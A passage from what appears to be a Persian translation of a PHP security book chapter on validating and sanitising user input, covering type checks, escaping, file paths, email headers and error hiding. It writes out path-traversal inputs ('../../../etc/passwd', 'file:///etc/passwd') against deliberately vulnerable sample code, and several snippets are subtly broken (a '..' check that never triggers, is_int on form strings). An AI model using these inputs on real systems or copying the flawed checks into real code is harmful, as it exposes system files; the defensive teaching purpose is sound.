اگر شما یک رقم (مانند یک سال) را انتظار دارید، آنگاه دریافت یک پاسخ غیر عددی باید پرچم‌های قرمز را بلند کند. هرچند که این امر واقعیت دارد که PHP همه‌ی انواع ورودی‌ها را به عنوان رشته‌ای در نظر می‌گیرد، تعیین نوع خودکار آن به شما اجازه می‌دهد که مشخص نمایید آیا رشته‌ای که کاربر وارد نموده است قادر به تعبیر به عنوان رشته‌ی عددی هست یا خیر (چرا که باید جهت اسکریپت شما قابل استفاده باشد). جهت انجام این کار، می‌توانید از تابع is_int() (یا is_integer() یا is_long()، مستعارهای آن) استفاده کنید یعنی چیزی شبیه به این:

```
$year = $_POST['year'];
if ( !is_int( $year ) ) exit ( "$year is an invalid value for year!" );
```

توجه کنید که پیام خطا در اینجا، هیچ‌گونه راهنمایی را جهت یک مهاجم فراهم نمی‌کند. ما ارائه‌ی پیام‌های خطا را در ادامه‌ی این فصل به صورت کامل مورد بحث قرار خواهیم داد. PHP چنان زبان غنی و منعطفی است که حداقل یک روش دیگر نیز جهت اجرای یک بررسی یکسان وجود دارد، یعنی با استفاده از تابع gettype():

```
if ( gettype( $year ) != 'integer' ) {
  exit ( "$year is an invalid value for year!" );
}
```

همچنین، حداقل سه روش جهت قراردادن متغیر year$ بر روی یک عدد صحیح وجود دارد. یک روش استفاده از تابع intval() به شکل زیر است:

```
$year = intval( $_POST['year'] );
```

یک روش دیگر جهت نیل به همین هدف، عبارت از مشخص‌کردن دقیق یک متغیر بر اساس یک عدد صحیح، به این شکل هست:

```
$year = ( int ) $_POST['year'];
```

هر دو این روش‌ها، اگر یک رشته‌ی الفبایی را به عنوان ورودی دریافت نمایند، یک مقدار عدد صحیح ۰ را ایجاد می‌کنند، بنابراین این موارد نباید بدون بررسی دامنه، مورد استفاده قرار گیرند.

یک روش دیگر جهت تعیین متغیر year$ به عنوان عدد صحیح عبارت از استفاده از تابع settype() به این شکل است:

```
if ( !settype ( $year, 'integer' ) ) {
  exit ( "$year is an invalid value for year!" );
}
```

توجه کنید که تابع settype() یک مقدار بازگشتی را مشخص می‌کند که در ادامه باید مورد بررسی قرار گیرد. اگر settype() نتواند year$ را به یک عدد صحیح مرتبط نماید، یک مقدار FALSE را ارائه می‌دهد که در این حالت، شما یک پیام خطا را صادر می‌کنید.

تست عمومی نهایی جهت تعیین اینکه آیا یک مقدار یک عدد است یا نه عبارت است از is_numeric() که مقدار TRUE را جهت صفر و اعشاری‌ها و همین طور جهت اعداد صحیح و حتی اعدادی که اصولا رشته‌ای هستند، ارائه می‌دهد.

۵،۲،۳،۱،۳ TRUE و FALSE

به مانند رشته ها، مقادیر بولی نیز معمولا مشکلی ایجاد نمی‌کنند ولی همچنان ارزش بررسی جهت اطمینان از مثلا این امر را دارد که یک توسعه دهنده که رشته‌ی "false" را جهت برنامه‌ی شما ارسال می‌کند یک

خطا دریافت خواهد نمود. به این دلیل که رشته‌ی "false"، خالی نمی‌باشد، در PHP با TRUE بولی ارزیابی می‌شود. اگر نیازمند تایید این امر هستید که یک مقدار واقعا TRUE یا FALSE می‌باشد از is_bool() استفاده کنید.

۵،۲،۳،۱،۴ FALSE در مقابل خالی در مقابل NULL

بررسی اینکه آیا یک متغیر اصولا وجود دارد یا خیر پیچیده‌تر از چیزی است که ممکن است در ابتدا به نظر برسد. مسئله این است که false بودن و یا عدم وجود، به سادگی با هم اشتباه گرفته می‌شوند علی الخصوص زمانی که PHP تا این حد آماده‌ی تبدیل یک متغیر از یک نوع به نوع دیگر می‌باشد. جدول ۱۲-۱ یک خلاصه از این امر را ارائه می‌دهد که چگونه روش‌های مختلف جهت بررسی وجود یک متغیر با یک رشته‌ی واقعی (something)، یک مقدار عددی (۱۲۳۴۵) و یک رشته‌ی خالی ("") موفق می‌شوند. مقدار TRUE نشان دهنده‌ی آن است که این متغیر خاص توسط تست مشخص شده به عنوان موجود، در نظر گرفته می‌شود و FALSE به این معناست که چنین اتفاقی رخ نمی‌دهد.

جدول ۵-۱: تست‌هایی جهت وجود متغیر

Test	Value		
	'something'	12345	''
if ($var)	TRUE	TRUE	FALSE
if (!empty($var))	TRUE	TRUE	FALSE
if ($var != '')	TRUE	TRUE	FALSE
if (strlen($var) != 0)	TRUE	TRUE	FALSE
if (isset($var))	TRUE	TRUE	TRUE
if (is_string($var))	TRUE	FALSE	TRUE

اغلب نتایج در این جدول، عادی و مورد انتظار هستند. رشته‌ی something همواره موجود در نظر گرفته می‌شود، همان‌طور که انتظار می‌رود. به شکل مشابه، مقدار عددی ۱۲۳۴۵ نیز توسط همه‌ی تست‌ها به غیر از is_string() موجود محسوب می‌شود، که باز هم انتظار می‌رفت. چیزی که اندکی نگران کننده است این است که رشته‌ی خالی "" توسط تست‌های isset() و is_string() به عنوان موجود محسوب می‌گردد. از دید ماوراالطبیعه، البته، این رشته‌ی خالی نیز یک رشته است و در واقع برابر با یک مقدار (هیچ) قرار دارد.

ولی این تست‌ها معمولا جهت بررسی وجود ماورالطبیعه مورد استفاده قرار نمی‌گیرند. نکته در اینجا این است که هنگام استفاده از چنین تست‌هایی جهت تعیین موجودیت، تا حد بسیاری باید مراقب باشیم. ما empty() را دقیق‌ترین تست در این میان می‌دانیم ولی همچنان پیشنهاد می‌کنیم که حتی این تست را نیز در کنار سایر تست‌ها استفاده کنید و نه به تنهایی.

۵,۲,۳,۲ بررسی طول

هنگامی که طول ورودی کاربر را بررسی می‌کنید می‌توانید مانع سرریز بافر شوید. طول یک رشته را می‌توان با strlen() مورد بررسی قرار داد که تعداد کاراکترهای یک بایتی را در یک مقدار رشته‌ای، می‌شمارد.

از آنجا که مقادیر سال باید دقیقا دارای طول ۴ باشند، دریافت یک پاسخ ۸۹ کاراکتری به یک درخواست جهت مقدار سال باید نشان دهنده‌ی وجود یک مشکل باشد. طول یک مقدار را می‌توان به سادگی بررسی نمود، به این صورت:

```
if ( strlen( $year ) != 4 ) exit ( "$year is an invalid value for year!" );
```

۵,۲,۳,۳ بررسی فرمت

علاوه بر مقدار و طول یک متغیر، گاهی این امر اهمیت دارد که فرمت مقادیر ارائه شده توسط کاربر را نیز بررسی نماییم. اصولا، یک آدرس ایمیل و یا رشته‌ی تاریخ، نوعی از مقدار نمی‌باشد. هر دو این‌ها دارای نوع رشته‌ای هستند. ولی یک فرمت خاص وجود دارد که توسط هر کدام از این مثال‌ها مورد استفاده قرار می‌گیرد و این امر اهمیت دارد که این فرمت را مورد تایید قرار دهیم تا مطمئن شویم که برنامه‌ی ما به درستی و به صورت ایمن اجرا می‌شود. از دیدگاه امنیتی، فرمت‌ها معمولا زمانی دارای بالاترین اهمیت هستند که شما مقادیر را از PHP به سایر برنامه‌ها از قبیل یک پایگاه‌داده و یا سیستم‌های زیرینی چون فایل سیستم و یا انتقال ایمیل، ارسال می‌کند. در نتیجه، ما بحث گسترده در خصوص تایید اعتبار این موارد و سایر فرمت‌ها را به بخش بعدی ارجاع می‌دهیم.

۵,۲,۳,۴ تایید اعتبار انتزاعی نوع، طول و فرمت با PHP

بسیاری از برنامه‌ها نیازمند تایید اعتبار فرمت تعدادی از مقادیر مختلف ارسال شده توسط کاربر هستند. بهترین روش جهت مدیریت این وضعیت عبارت است از ایجاد یک کتابخانه از توابع جهت بررسی و فیلتر نمودن ورودی کاربر با انواع خاص. این تایید اعتبار باید زمانی انجام شود که کاربر در ابتدا توسط اسکریپت

شما، وارد می‌شود. جهت انجام این کار، ما به شما نشان خواهیم داد که چگونه باید آرایه‌ی ساده‌ی $expected (بحث شده در بخش‌های قبلی این فصل) را تعمیم دهید تا انواع و فرمت‌های متغیرهایی را که انتظار دارید با آن‌ها برخورد کنید را درک نماید

```
<?php

// set up array of expected values and types
$expected = array( 'carModel'=>'string', 'year'=>'int',
  'imageLocation'=>'filename' );

// check each input value for type and length
foreach ( $expected AS $key=>$type ) {
  if ( empty( $_GET[ $key ] ) ) {
    ${$key} = NULL;
    continue;
  }
  switch ( $type ) {
    case 'string' :
      if ( is_string( $_GET[ $key ] ) && strlen( $_GET[ $key ] ) < 256 ) {
        ${$key} = $_GET[ $key ];
      }
      break;
    case 'int' :
      if ( is_int( $_GET[ $key ] ) ) {
        ${$key} = $_GET[ $key ];
      }
      break;
    case 'filename' :
      // limit filenames to 64 characters
```

```
        if ( is_string( $_GET[ $key ] ) && strlen( $_GET[ $key ] ) < 64 ) {
          // escape any non-ASCII
          ${$key} = str_replace( '%', '_', rawurlencode( $_GET[ $key ] ) );
          // disallow double dots
          if ( strpos( ${$key}, '..' ) === TRUE ) {
            ${$key} = NULL;
          }
        }
        break;
    }
    if ( !isset( ${$key} ) ) {
      ${$key} = NULL;
    }
  }

  // use the now-validated input in your application
```

در این تکه کد، به جای یک آرایه‌ی ساده با کلیدهای عددی پیش‌فرض، شما یک آرایه‌ی نمایه‌ی رشته‌ای را ایجاد می‌کنید که در آن، کلیدها عبارت هستند از نام‌های متغیرهای مورد انتظار و این مقادیر عبارتند از انواع مورد انتظار آن‌ها. شما آرایه را به صورت حلقه‌ای مرور می‌کنید و متغیرهای تخصیص نیافته را نادیده می‌گیرید ولی هر کدام از متغیرهای تخصیص یافته را از لحاظ نوع آن، قبل از تخصیص آن به یک متغیر محلی، مورد بررسی قرار می‌دهید.

شما می توانید کتابخانه‌ی سفارشی خود را جهت تایید اعتبار هر تعداد از انواع داده‌های مختلف با استفاده از این مدل، ایجاد نمایید. یک گزینه‌ی دیگر به جای ایجاد کتابخانه‌ی مختص خود، عبارت است از استفاده از لایه‌ی انتزاعی موجود از قبیل QuickForm در PEAR که هم فرم‌ها را ایجاد می‌کند و هم ورودی کاربران را جهت شما مورد تایید، قرار می‌دهد.

۵,۲,۴ پاکیزه نمودن مقادیر ارسالی جهت سایر سیستم‌ها

انواع خاصی از مقادیر باید دارای یک فرمت خاص باشند تا با برنامه‌ی شما و سایر برنامه‌ها و زیرسیستم‌هایی که مورد استفاده قرار می‌دهند، کار کنند. این نکته دارای اهمیت حیاتی است که متاکاراکترها و یا دستورات داخلی به صورت نقل قول و یا انکدشده (یعنی فرار) در این مقادیر باشند به گونه‌ای که برنامه‌ی PHP شما به یک همکار غیرعمدی در یک حمله‌ی اسکریپتی تبدیل نشود.

۵,۲,۴,۱ متاکاراکترها

ورودی ممکن است شامل کاراکترهای مشکل‌زا باشد یعنی کاراکترهایی که می‌توانند به صورت بالقوه به سیستم شما آسیب بزنند. شما می‌توانید به سه طریق مانع صدمات ناشی از این کاراکترها شوید:

۱- می‌توانید با افزودن یک \ قبل از هر کاراکتر خطرناک، آن‌ها را نادیده بگیرید.

۲- می‌توانید با قرار دادن آن‌ها در نقل قول، آن‌ها را نقل قول کنید تا به عنوان متاکاراکتر توسط سیستم پایه، محسوب نشوند.

۳- می‌توانید آن‌ها را به توالی‌های کاراکتری انکود کنید به مانند روش ٪nn مورد استفاده توسط urlencode().

ممکن است وسوسه انگیز باشد که از یک دستورالعمل magic_quotes_gpc استفاده کنید (قابل تنظیم در php.ini؛ اطلاعات در)، که به صورت خوکار نادیده گیری بر روی تمامی مقادیر GPC را مدیریت نموده و به صورت پیش‌فرض روشن است.

با این حال، این روش، این کار را تنها با استفاده از تابع addslashes() ، بر روی این مقادیر، انجام می‌دهد. متاسفانه، مشکلات ایجاد شده به دلیل استفاده از magic_quotes_gpc بسیار بیشتر از منافع احتمالی آن هستند. مثلا، addslashes() محدود به تنها چهار مورد معمول از کاراکترهای خطرناک می‌باشد: دو علامت نقل قول، ممیز وارون و NULL. بنابراین، در حالی که تابع addslashes() ممکن است ۹۰ درصد یا حتی بیشتر از تهدیدات را خنثی کند، به اندازه‌ی کافی جامع نیست که بتوان به آن اعتماد نمود. مورد دیگر اینکه، به منظور برگرداندن داده به شکل اولیه‌ی خود، شما باید نادیده گیری را با استفاده از تابع stripslashes() وارون نمایید که نه تنها یک گام اضافی است بلکه به احتمال زیاد، تعدادی از کاراکترهای چند بایتی را نیز تخریب می‌کند.

پس چه چیزی بهتر است؟ در حالی که تابع mysql_real_escape_string()، اصولا سعی دارد که ورودی کاربر را جهت افزودن ایمن به یک پایگاه‌داده‌ی MySQL پاک‌سازی نماید، یک مجموعه‌ی گسترده از کاراکترهای خطرناک را نیز نادیده می‌گیرد: NULL، \x00، \n، \r، \، ‘، “ و \x1a. شما می‌توانید مشکل اعمال دستی آن را با قرار دادن آن در روتین آغاز خود به این صورت رفع کنید:

```
<?php

$expected = array( 'carModel', 'year', 'bodyStyle' );
foreach( $expected AS $key ) {
  if ( !empty( $_GET[ $key ] ) ) {
    ${$key} = mysql_real_escape_string( $_GET[ $key ] );
  }
}

?>
```

متاسفانه معایبی نیز در استفاده از mysql_real_escape_string() جهت اهداف پاک‌سازی عمومی ورودی کاربر وجود دارد.

این تابع مختص نیازهای MySQL است و نه نادیده گرفتن کلی مقادیر خطرناک. اگر یک ویرایش آتی MySQL دیگر نیازمند نادیده گیری \x1a نباشد، این مقدار ممکن است از فهرست کاراکترهای نادیده گرفته شده توسط این تابع، حذف شود. چنین نادیده‌گیری مختص پایگاه‌داده ممکن است مناسب داده‌هایی که هدف آن‌ها استفاده در یک تعامل پایگاه‌داده نیست، نباشد.

در PHP 5، پشتیبانی جهت MySQL به صورت پیش‌فرض، فعال نیست بنابراین PHP باید با دستورالعمل تنظیمی --with-mysql=<location> کامپایل شود. اگر این کار انجام نشده باشد، پشتیبانی MySQL احتمالا در دسترس نخواهد بود.

از آنجا که این تابع، علامت \ را در میان کاراکترهای نادیده گیری شده، قرار داده است، نمی‌توانید آن را چندین بار بر روی یک مقدار یکسان مورد استفاده قرار دهید بدون اینکه باعث نادیده گیری دوگانه شوید.

در نتیجه، مشکلاتی با هر دو مکانیسم استاندارد و داخلی نادیده گیری در PHP وجود دارد. شما باید کورکورانه از آن‌ها استفاده کنید تا زمانی که یک تحلیل دقیق را از مزیت‌ها و معایب آن‌ها انجام دهید. اگر نیازهای شما شدید بوده و یا به اندازه‌ی کافی اختصاصی هستند، ممکن است حتی مجبور به ایجاد مکانیسم

نادیده گیری مختص خود باشید (که در آن، شما حتی می‌توانید کاراکتر نادیده‌گیری مختص خود را تعریف کنید)، و آن را درون روتین[۴۲] آغازین خود قرار دهید، به این صورت:

```
<?php
function escapeIt( $temp ) {
  define ( 'BACKSLASH', '\' );
  // more constants

  // use | as a custom escape character
  $temp = str_replace( BACKSLASH, '|\', $temp );
  // more escaping

  return $temp;
}
$expected = array( 'carModel', 'year', 'bodyStyle' );
foreach( $expected AS $key ) {
  if ( !empty( $_GET[ $key ] ) ) {
    ${$key} = escapeIt( $_GET[ $key ] );
  }
}
?>
```

۵,۲,۴,۲ مسیرهای فایل، نام‌ها و URIها

رشته‌های حاوی نام فایل‌ها توسط فایل سیستم به شیوه هایی محدود می‌شوند که دیگر رشته‌ها نمی‌شوند. نام فایل‌ها ممکن است شامل داده‌هایی دودویی نباشد. یک مهاجم که موفق به وارد نمودن یک نام فایل حاوی چنین داده‌هایی می‌شود موجب مشکلات غیر قابل پیش‌بینی ولی مطمئنا خطرساز خواهد شد. نام فایل‌ها بر روی بعضی از سیستم‌ها ممکن است شامل کاراکترهای چند بایتی یونیکد باشند ولی نام فایل‌ها بر روی سایر سیستم‌ها ممکن است به این صورت نباشد. در صورتی که واقعا نیازمند نام فایل‌های درون‌سازی‌شده در برنامه‌ی خود نیستید، بهتر است که نام‌ها را محدود به مجموعه کاراکترهای ASCII نمایید.

[۴۲] Routine

هرچند که سیستم‌های‌عامل مبتنی بر یونیکس از لحاظ نظری اجازه‌ی تقریبا هر نوع علامت‌گذاری را به عنوان بخشی از نام فایل می‌دهند، شما باید از علامات در نام‌های فایل خودداری نمایید چرا که بسیاری از این نشانه‌ها دارای سایر معانی مبتنی بر سیستم هستند. ما معمولا اجازه‌ی - (خط تیره) و _ (خط تیره‌ی بلند) را به عنوان کاراکترهای مشروع می‌دهیم، ولی تمامی انواع دیگر علامت‌ها را رد می‌کنیم. ممکن است ضروری باشد که اجازه‌ی استفاده از نقطه را جهت مشخص کردن پسوند یک فایل بدهیم ولی اگر می‌توانید مانع تعیین پسوند فایل‌ها توسط کاربران شوید، این کار را انجام داده و مانع استفاده از نقطه شوید.

نام فایل‌ها دارای محدودیت طولی هستند. به یاد داشته باشید که این محدودیت شامل مسیر نیز می‌باشد، که در یک سیستم با ساختار پیچیده می‌توان طول قابل قبول نام یک فایل واقعی را تا یک مقدار واقعا اندک، کاهش دهد.

متغیرهایی که در عملیات فایل‌های سیستمی مورد استفاده قرار می‌گیرند از قبیل فراخوانی fopen() و یا file_get_contents()، می‌توانند به گونه‌ای ساخته و وارد شوند که منابع مخفی سیستم را آشکار کنند. اصلی‌ترین مقصر در این نوع حمله عبارت است از تشخیص فایل خاص دایرکتوری والد یونیکس یعنی دو نقطه (..).

مثال ساده‌ی این نوع از حمله عبارت است از یک اسکریپت که کد منبع هر فایل را در یک برنامه، مشخص می‌کند؛ به مانند این تکه کد:

```
<?php

$applicationPath = '/home/www/myphp/code/';
$scriptname = $_POST['scriptname'];
highlight_file( $applicationPath . $scriptname );

?>
```

این اسکریپت به فرمی که از یک کاربر می‌پرسد که چه فایلی را می‌خواهد ببیند، پاسخ می‌دهد. ورودی کاربر در یک متغیر $_POST با نام scriptname ذخیره می‌شود. این اسکریپت یک نام فایل درست را ایجاد نموده و آن را به تابع highlight_file() می‌دهد. ولی این مسئله را در نظر بگیرید که چه اتفاقی خواهد افتاد اگر قرار باشد که کاربر یک نام فایل را به صورت ../../../etc/passwd وارد نماید. توالی ارجاعات دو نقطه‌ای باعث می‌شود که تابع highlight_file() دایرکتوری را از /home/www/myphp/code/ چهار سطح بالاتر یعنی به / و سپس به /etc/passwd ببرد. مشخص‌کردن این فایل موجب ارائه‌ی

اطلاعاتی در خصوص تمامی کاربران بر روی میزبان می‌شود شامل این امر که کدام یک دارای شل‌های معتبر هستند.

یک مثال دیگر از این نوع حمله ممکن است در اسکریپتی رخ دهد که داده‌ها را از یک URI دیگر وارد می‌کند به مانند این تکه کد (که از یک تست جهت حفاظت در برابر حمله‌ی دو نقطه، بهره می‌برد):

```
<?php

$uri = $_POST['uri'];
if ( strpos( $uri, '..' ) ) exit( 'That is not a valid URI.' );
$importedData = file_get_contents( $uri );
```

هر چند این تست اغلب حمله‌ها را متوقف می‌کند، ورودی زیر همچنان می‌تواند از آن عبور نماید:

```
file:///etc/passwd
```

URIها به مانند نام فایل‌ها و آدرس‌های ایمیل، در مجموعه کاراکترهایی محدود هستند که ممکن است آن‌ها را ایجاد نمایند، ولی از لحاظ دیگر، به هیچ وجه اینگونه نیست. این موارد ممکن است شامل نشانگر معمول پروتکل http:// و یا یک جایگزین (مثل file:// یا https://) باشد و یا شامل این موارد نباشد؛ این موارد ممکن است به یک دامنه‌ی سطح بالاتر و یا چندین دایرکتوری به سمت پایین اشاره نمایند؛ این موارد ممکن است شامل متغیرهای $GET_ باشند یا نباشند. این موارد درست به اندازه‌ی آدرس‌های ایمیل خطرناک هستند چرا که به مانند آن‌ها، نشان دهنده‌ی کانال‌های تعامل بین سرور شما و جهان بیرون هستند. اگر شما به کاربران اجازه دهید که این موارد را وارد نمایند، آنگاه باید با دقت بالایی آن‌ها را مدیریت نمایید.

۵,۲,۴,۳ آدرس‌های ایمیل

آدرس‌های ایمیل یک نوع حساس از داده‌ها هستند چرا که نشان دهنده‌ی نوعی مسیر عبوری بین سرور شما و جهان بیرونی هستند. یک دعوت جهت وارد نمودن یک آدرس ایمیل در یک فرم یک دعوت جهت تمامی اسپمرها[۴۳] در همه جا می‌باشد تا سعی نمایند و روشی را بیابند که شما را وادار به ارسال نمودن پیام‌های آن‌ها نمایید.

[۴۳] Spamers

آدرس‌های ایمیل معتبر ممکن است حتی دارای فرمت‌های ممکن بیشتری نسبت به تاریخ‌ها باشند؛ ممکن است شامل (با توجه به جامعه‌ی بین المللی که در آن کار می‌کنند) تعداد بسیار بیشتری از انواع کاراکترها باشند. تنها سه چیزی که می‌توان با اطمینان در مورد آن‌ها گفت این است که هر کدام نباید شامل داده‌ی باینری باشند، هر کدام باید دارای یک علامت @ باشند و هر کدام باید شامل حداقل یک . (نقطه) در جایی بعد از @ باشند؛ در غیر این صورت، تقریبا هر چیزی امکان‌پذیر است.

کارهایی که نویسندگان معمول برنامه جهت تایید اعتبار آدرس‌های ایمیل انجام می‌دهند، افسانه‌ای هستند و تعدادی از این برنامه‌ها چندین صفحه طول دارند. به جای تمرکز بر روی تایید اعتبار فرمت بر اساس مشخصات آدرس ایمیل آورده شده در RFC 822 (در دسترس در)، شما تنها باید مطمئن شوید که این مقدار مشابه با یک آدرس ایمیل است و مهم‌تر اینکه، شامل کاما یا نقطه ویرگول بدون علامت نقل قول نمی‌باشد. این کاراکترها معمولا به عنوان حائل جهت فهرست‌های ایمیل استفاده می‌شوند. شما همچنین باید هر نوع کاراکتر \r یا \n را که می‌تواند جهت تزریق[44] هدرهای اضافی به درون پیام ایمیل استفاده شود، حذف نمایید.

اگر اجازه‌ی ورودی کاربر در متن پیام را می‌دهید، باید تلاش کنید که مطمئن شوید که کاراکترهای کنترل و مقادیر غیر ASCII یا انکد شده و یا حذف شده هستند. تعدادی از میل سرورها پیام‌های با ASCII تعمیم‌یافته و یا کاراکترهای چند بایتی در خود را مدیریت نمی‌کنند چرا که مشخصات اولیه‌ی SMTP در RFC 821 (در دسترس در) انکدینگ هفت بیتی (یعنی، مقادیر ASCII از ۰ تا ۱۲۷ که تنها به ۷ بیت داده جهت هر کاراکتر نیاز دارند) را مشخص نموده است. در کمترین حالت ممکن، اگر متن یونیکد انکود نشده را در یک متن وارد می‌نمایید، باید هدرهایمیلی را تنظیم کنید که به سرور بگویند که شما چنین کاری می‌کنید:

```
Content-Type: text/plain; charset="utf-8"
Content-Transfer-Encoding: 8bit
```

بسیار بهتر خواهد بود که از انکدینگ نقل قول- قابل چاپ و یا پایه‌ی ۶۴ استفاده کنید به جای اینکه تلاش کنید که پیام‌های هشت بیتی را جهت سرورهایی ارسال نمایید که احتمالا آن‌ها را رد می‌کنند. متاسفانه، هیچ

[44] Injection

پشتیبانی داخلی رمزگذاری نقل قول- قابل چاپ در PHP وجود ندارد. تابع imap_8bit() وجود دارد، ولی بر اساس نظرات موجود در http://php.net/8bit ، این تابع به خوب با کاراکترهای چند بایتی برخورد نمی‌کند. چندین تابع اسکریپت PHP جهت رمزگذاری نقل قول- قابل چاپ در صفحه‌ی دستورالعمل quoted_printable_decode() ارسال شده‌اند.

هنگام ساختن پیام‌های چند بخشی با استفاده از استاندارد MIME (مشخص شده در RFC 2045)، این نکته مهم است که از یک کلید تصادفی در مرز استفاده نماییم.

به منظور جداسازی بخش‌های یک پیام MIME، یک رشته‌ی مرزی در هدر اصلی Content-type: پیام، تعریف می‌شود. ایجاد یک رشته‌ی مرزی به گونه‌ای که شامل یک مقدار تصادفی باشد مانع یک مهاجم جهت تزریق یک مرز MIME جعلی به درون یک پیام خواهد شد که یک روش سوء استفاده است که می‌تواند جهت تبدیل پیام‌های ساده‌ی برنامه‌ی شما به اسپم‌های چندرسانه‌ای با الصاقیه‌های مختلف، مورد استفاده قرار گیرد.

۵,۲,۴,۴ مقادیر هدر HTTP

چیزی که جهت ماهیت HTTP بنیادی است این است که پاسخ‌ها ممکن است توسط سرورهای میانی HTTP که پراکسی خوانده می‌شوند، کش و یا حتی تبدیل شوند. پاسخ‌ها همچنین ممکن است توسط بسیاری از ربات‌های موتورهای جستجو، کش شوند و سپس به عنوان پایه‌ای جهت ایجاد نمایه‌های قابل جستجو، مورد استفاده قرار گیرند. به همین دلیل، این امر دارای اهمیت است که مقادیری که شما در header() استفاده می‌کنید دارای متاکاراکترهای HTTP خصوصا \r و \n باشند، که جهت جداسازی هدرها مورد استفاده قرار می‌گیرند.

هر نوع ورودی کاربر استفاده شده در یک تغییر مکان Location: باید با استفاده از urlencode() انکد شود.

۵,۲,۴,۵ کوئری‌های پایگاه‌داده

مشخص‌ترین کاراکترهای خطرناک در هر مقدار مورد استفاده در یک کوئری پایگاه‌داده عبارتند از علامت‌های نقل قول (چه یگانه و چه دوگانه) چرا که این موارد، مقادیر رشته‌ای را نشانه گذاری می‌کنند و همچنین نقطه ویرگول‌ها چرا که این موارد کوئری‌ها را نشانه‌گذاری می‌کنند. نادیده‌گیری این سه کاراکتر موجب توقف کامل حملات تزریق SQL خواهد شد. ولی علامت‌های نقل قول و نقطه ویرگول‌ها،

مرکز مدیریت امداد و هماهنگی عملیات در حادثه‌های رایانه ای

علامت‌های معمول هستند و در بسیاری از مقادیر مشروع پایگاه‌داده مورد استفاده قرار می‌گیرند. ما بهترین روش‌ها جهت مدیریت مقادیر در کوئری‌های SQL را در فصل ششم مورد بحث قرار خواهیم داد.

۵,۲,۴,۶ خروجی HTML

ما معمولا به خروجی HTML در یک اسکریپت PHP به عنوان یک مقدار ارسال شده از سوی PHP به یک سیستم دیگر نگاه نمی‌کنیم، ولی این دقیقا همان چیز است که اتفاق می‌افتد. اغلب، شما خروجی HTML را به یک سیستم دارای بالاترین باگ و دارای کمترین قابلیت اتکای ممکن، یعنی جهت کاربر، ارسال می‌کنید.

لطفا تصور نکنید که ما در اینجا شوخی می‌کنیم. بسیار مهم است که مقادیری را که در هر نوع مارک‌آپ[۴۵]، چه HTML، چه XML و یا حتی CSS و JavaScript وارد می‌شوند، پاک‌سازی نماییم چرا که شما می‌خواهید مانع یک مهاجم جهت تزریق مارک‌آپ اختیاری شوید که ممکن است اطلاعات اشتباهی را بر روی یک صفحه ارائه دهد و یا یک کاربر را به یک دام فیشینگ[۴۶] بکشاند. و مطمئنا می‌خواهید که مانع یک مهاجم برای گول‌زدن یک کاربر جهت ارائه‌ی مقادیر مشخصات و یا کوکی‌های وی شوید. این دسته از حملات را اسکریپت‌نویسی بین سایتی می‌نامند که ما این حقه‌های نامناسب و چگونگی ممانعت از آن‌ها را در فصل هفتم مورد بحث قرار خواهیم داد.

در حال حاضر، ما تنها بیان می‌کنیم که استفاده از htmlentities() در هر زمانی که یک مقدار PHP در مارک آپ رندر می‌شود، اجباری است.

۵,۲,۴,۷ آرگومان‌های شل

آرگومان‌های شل دارای یک معنای خاص جهت سیستم عامل هستند در عین حال که کاراکترهای کاملا طبیعی هستند که می‌توانند به سادگی در ورودی کاربر، ظاهر شوند. بنابراین، این موارد باید با دقت فراوانی مدیریت شوند. ما مشکل نادیده گیری آرگومان‌های شل را در فصل هشتم مورد بحث قرار خواهیم داد ولی

---

[۴۵] Markup

[۴۶] Phishing

استراتژی کلیدی عبارت است از استفاده‌ی همیشگی از یکی از توابع PHP که جهت این کار طراحی شده است از قبیل escapeshellarg().

مبهم نمودن خطاها
به سختی می‌توان تصور نمود که چیزی غیرعمدی تا این حد جهت یک مهاجم مفید باشد که یک پیام خطا مفید است که اطلاعاتی را در خصوص مسیرها و شرایط سیستم ارائه می‌دهد. اغلب حملات ورود کاربر به عنوان یک تلاش عمدی یا غیر عمدی جهت ایجاد چنین خطاهایی آغاز می‌شود که اجازه‌ی دقیق سازی ساده و بالاتر حمله را ارائه می‌دهد. جهت مثال، اگر یک مقدار غیر مترقبه در ورودی کاربر این واقعیت را نشان دهد که این ورودی در یک فراخوان eval() وارد شده است، یک مهاجم در می‌یابد که وی باید تلاش‌های خود را بر روی تزریق دستورات PHP متمرکز کند. بنابراین، در اینجا بر پیشنهاد قوی خود تاکید می‌کنیم که هیچ کاربری نباید هرگز هیچ نوع خطای PHP را ببیند. شما باید تمامی خطاهای هشداری را که ممکن است توسط PHP تولید شوند، مخفی نمایید. (ن.ک. جهت یک بحث مفید در خصوص این مسئله.) مقدار پیش‌فرض جهت error_reporting عبارت است از E_ALL بدون E_NOTICE (که می‌تواند به صورت E_ALL& ~E_NOTICE یا E_ALL ^ E_NOTICE با استفاده از نمایش بیتی یا ۲۰۳۹ نوشته شود). مقدار پیش‌فرض جهت display_errors برابر با TRUE یا ۱ می‌باشد. شما می‌توانید هر دو این دستورالعمل‌ها را در php.ini برابر با ۰ قرار دهید اگر دارای دسترسی به آن می‌باشید و یا این کار را در زمان اجرا با دستورات error_reporting(0) یا display_errors (0) انجام دهید. اگر یک خطا در مسیر برنامه‌ی شما رخ دهد، شما باید بتوانید از طریق برنامه‌نویسی آن را به دام انداخته و سپس یک پیام کاملا ساده را جهت کاربر با استفاده از دستوری شبیه به این، ارسال نمایید: exit('Sorry, the database is down for maintenance right now. Please try again later.') die('Sorry, the system is temporarily unavailable. Please try again later.')

یک روش جایگزین، انجام این کار با استفاده از یک دستور هدر می‌باشد که کاربر را به صفحه‌ای هدایت می‌کند که دارای نامی مبهم است، چیزی به این شکل:

```
header( 'Location: sysmaint.php' );
```

البته شما باید در صورتی که یک خطا رخ داده باشد، از آن اطلاع یابید و یا به مدیران مربوطه اطلاع دهید. یک روش مناسب جهت انجام این کار، نوشتن خطا درون یک فایل لاگ و سپس ارسال یک پیام از طریق ایمیل و یا حتی پیامک جهت فردی مناسب جهت حل خطا می‌باشد.

۵،۳ آزمودن تایید اعتبار ورودی[۴۷]

